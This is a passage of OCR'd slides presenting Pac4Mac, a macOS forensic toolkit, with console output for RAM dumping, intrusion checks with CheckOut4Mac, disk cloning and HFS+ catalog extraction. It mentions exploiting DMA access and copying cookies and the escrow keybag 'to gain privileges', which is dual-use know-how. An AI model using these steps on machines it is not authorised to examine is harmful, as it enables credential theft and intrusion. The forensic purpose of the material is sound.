                ==== dump of VOLATILE MEMORY ====
==========================================================
[RAM_DUMP] to extract volatile memory
Do you want to dump volatile memory ? y/[n] >
```


```
==========================================================
                ==== dump of VOLATILE MEMORY ====
==========================================================
[RAM_DUMP] to extract volatile memory
Start of dumping, be patient ...


Duration of dump : 172.176 seconds
[\RAM_DUMP] RAM image is stored into results/130102-16h2708/ram_dump/RAM_memory.dmp
==========================================================
                ==== \dump of VOLATILE MEMORY ====
==========================================================
```

Focus on “volatile dump”

- Dump of Network and System state
  - Current process ID (root, users)
  - Virtual Memory map per PID (vmmap)
  - Open files
  - Network connections
  - Loaded daemons and agents
  - Installed drivers
  - Kernel options
  - Network configuration (firewall, shares, interfaces, proxy, etc.)
  - Material configuration (disk, RAM, power, etc.)
  - ...

Focus on "volatile dump"

- Dump of Network and System state



based on db/ system_live.db and more

Focus on "volatile dump"

- Detect recent malicious activities > **CheckOut4Mac**
  - In order to quickly detect recent malicious activities or if someone attempted or succeeded to get an access to your Mac let in your hotel room during your dinner or party.
  - *Checkout4Mac* is my own script : http://sud0man.blogspot.fr/2013/07/checkout4mac-v01.html
  - Features:
    - Startup activities (Startup, Stopping, Hibernation, Out of hibernation dates)
    - Session activities (Locked session dates, unlock session with/without success)
    - Physical activities (USB/Firewire connections, plugged devices, file system events)
    - Privileges escalation activities (Opened/Closed TTY, root commands executed with success, sudo fail, User/password modification)
    - Applications activities (Opened applications)
    - File activities (Modified, Added, Accessed files, Accessed Mails)

Focus on "volatile dump"

- Detect recent malicious activities > **CheckOut4Mac**

```
1: Exploit DMA accesses (from investigator's Macbook)
2: Dump RAM (from Macbook to analyze)
3: Dump of Network and System state (from Macbook to analyze)
4: Detect recent malicious activities with CheckOut4Mac (from Macbook to analyze)

Your choice (b to back) > 4

OS detected > Lion / 10.7
Please to check configuration of CheckOut4Mac.py (b to back, e to edit, any key to continue) > e
Press any key to continue
```


```
#define directories or files paths containing your secret informations (used to
    search if they have been read / do not use ~)
dir_secret_content=["/Users/" + username + "/.Trash" ,"/tmp"]

#define files paths if they have been modified (do not use ~)
dir_modify=["/Users/" + username + "/Library/Preferences/
    com.apple.loginitems.plist","/etc/passwd"]

#define directories path wherein you want to check if files or directories have
    been added (do not use ~)
dir_add=["/System/Library/XPCServices/","/System/Library/LaunchAgents/","/
    Library/LaunchAgents/","/Users/" + username + "/Library/LaunchAgents/","/
    System/Library/LaunchDaemons/","/Library/LaunchDaemons/","private/var/db/
    launchd.db/"]

#define paths containing your file in format .mbox (do not use ~)
path_to_mailbox=["/Users/" + username + "/Library/Mail/V2/IMAP-sganama
    \@imap.gmail.com/NSC2013.mbox/"]
```

You can define your own path

```
Did anyone have access to your Mac during your dinner or party ?

                Press Enter to verify (q to quit)

[*] When did you leave your hotel room ? (eg: 13/6 // empty for today) > 4/2

[*] At what time did you leave your hotel room (without minute // empty for all day long) ? > 14

[*] How long did you leave your hotel room (empty for 1h) ? > 3

++  ACTIVITIES ON  4/2 FROM 14:00 TO 14:59  +++

[*]STARTUP ACTIVITIES ...
[*][*]Startup dates/hours
[*][*]Stopping dates/hours
[*][*]Hibernation dates/hours
Feb 4 14:45:51
[*][*]Out of hibernation dates/hours
 Feb  4 14:50:06

[*]SESSION ACTIVITIES ...
[*][*]Locked session dates/hours
[*][*]Attempt to unlock session without success
Feb 4 14:53:37 user: sud0man
[*][*]Unlocked session with success
Feb 4 14:53:40 user: sud0man
```


```
[*]APPLICATIONS ACTIVITIES ...
[*][*]Opened applications (last access dates)
Feb 4 16:53 ksfetch
Feb 4 16:53 com.google.Keystone.Agent

[*]FILES ACTIVITIES ...
[*][*]Modified files (like autorun App, LaunchAgents or LaunchDaemons)
[*][*]Added files (like trojan or malware App)
Feb  4 16:40:10 2014 /Library/LaunchDaemons//com.apple.backdoor.plist
private/var/db/launchd.db/ does not exist.
[*][*]Accessed files (like your secret files)
Feb  4 16:59:46 2014 /Users/sud0man/.Trash/admin.db
Feb  4 16:59:46 2014 /Users/sud0man/.Trash/email.db
```

Disk cloning




Focus on "Disk cloning"

- *Pac4Mac* allows cloning any source disk to any destination disk



H F S + t r e a t m e n t



Focus on “HFS+ treatment”

- 3 options to get information about files system

```
Your choice (q to quit) > 6

                    ====Low Level Analysis====
============================================================

1: Build a File System Tree with FLS to IDENTIFY ALL FILES
2: Build a File System Tree with FLS to generate TIMELINE with MACTIME
3: Dump CatalogFile, JournalFile and Header Volume
```


- Possibility to work with live disk or disk image

```
Available disks >
/dev/disk0
   #:                       TYPE NAME                    SIZE       IDENTIFIER
   0:      GUID_partition_scheme                        *251.0 GB   disk0
   1:                        EFI                          209.7 MB   disk0s1
   2:          Apple_CoreStorage                          250.1 GB   disk0s2
   3:                 Apple_Boot Recovery HD              650.0 MB   disk0s3
/dev/disk1
   #:                       TYPE NAME                    SIZE       IDENTIFIER
   0:                  Apple_HFS My HD                   *249.8 GB   disk1

Select the target disk or RAW image to analyse [ex : disk0, disk0s2 or /tmp/MonImage.dd ] (b to back / s to get interactive shell) > disk1

Information about [/dev/rdisk1] >

--- /dev/rdisk1
Character device, size 232.7 GiB (249821663232 bytes)
```

Focus on "HFS+ treatment"

- option 1 : Build a File System Tree to identify ALL FILES

- option 2 : same action but to build Timeline with *Mactime*
  (*Mactime* tool can be launch from analysis mode)




Focus on "HFS+ treatment"

- option 3 : Dump $CatalogFile and journal file (Catalog file is like $MFT under Windows)

```
Are you sure to work with this partition ? [y]/n >

Technical informations are stored into results/140203-16h5318/partitions_infos_dev_rdisk1.info

Please to type size of sector in byte (ex: 512) > 512

[DD] - Cloning of Volume Header File of [/dev/rdisk1] from [0], be patient
...

2+0 records in
2+0 records out
1024 bytes transferred in 0.001021 secs (1003028 bytes/sec)

Information is stored into results/140203-16h5318/catalogFiles/volume_header_dev_rdisk1-0.volheader


[ICAT] - Copy of Catalog file of [/dev/rdisk1] from [0], be patient
...

Information is stored into results/140203-16h5318/catalogFiles//catlog_file_dev_rdisk1-0.ctg


[]ICAT] - Copy of Journal file of [/dev/rdisk1] from [0], be patient
...

Information is stored into results/140203-16h5318/catalogFiles//journal_file_dev_rdisk1-0.journal
```


- Outputs can be exploit to build timeline (from analysis mode)

Data analysis



Focus on "data analysis"

- Analysis is based on previous extracted data stored into "results" directory




- Analysis Mode allows to copy files on the investigator's Mac to gain privileges (cookies, escrow keybag) or to improve dumps analysis (browser history)

Please to edit "*analysis/conf_client.txt*" to enjoy these features


Focus on "data analysis"

- Selection of directory dump

Each action is logged into #log_pac4mac.txt



- Available features

